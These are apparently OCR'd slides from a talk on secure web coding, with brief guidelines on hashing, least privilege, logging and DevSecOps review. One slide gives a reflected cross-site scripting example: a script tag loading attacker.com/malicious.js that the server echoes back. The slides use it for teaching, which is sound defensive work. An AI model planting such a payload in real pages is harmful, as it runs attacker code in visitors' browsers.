
- Let the input be :
- <script src=”attacker.com/malicious.js”></script>
- The Web server will reflect:

“Reflected” back to the client via webserver:

```
<p><script src=”attacker.com/malicious.js”></script>.</p>
```

Web Coding Guidelines

- Verify and validate headers and cookies




Web Coding Guidelines

- Base64 or md5 are not good enough.
- Md5 hashes can be decrypted.
- E.g 8635f8ebae3017a5581dbeba572eb01a
- Use SHA2 or better with salt to minimize surface attacks
- Use least privileges
- Provide defense in depth – multiple defense points – not just one.
- Do use try/catch
- Avoid logging sensitive information (check console.log())

Final Notes

DevSecOps

- Have a secure code review process in place
- Review coding standards
- Educate all developers
- Read the OWASP guidelines/manuals



Q &A

We're done!

Thank you for your time and participation.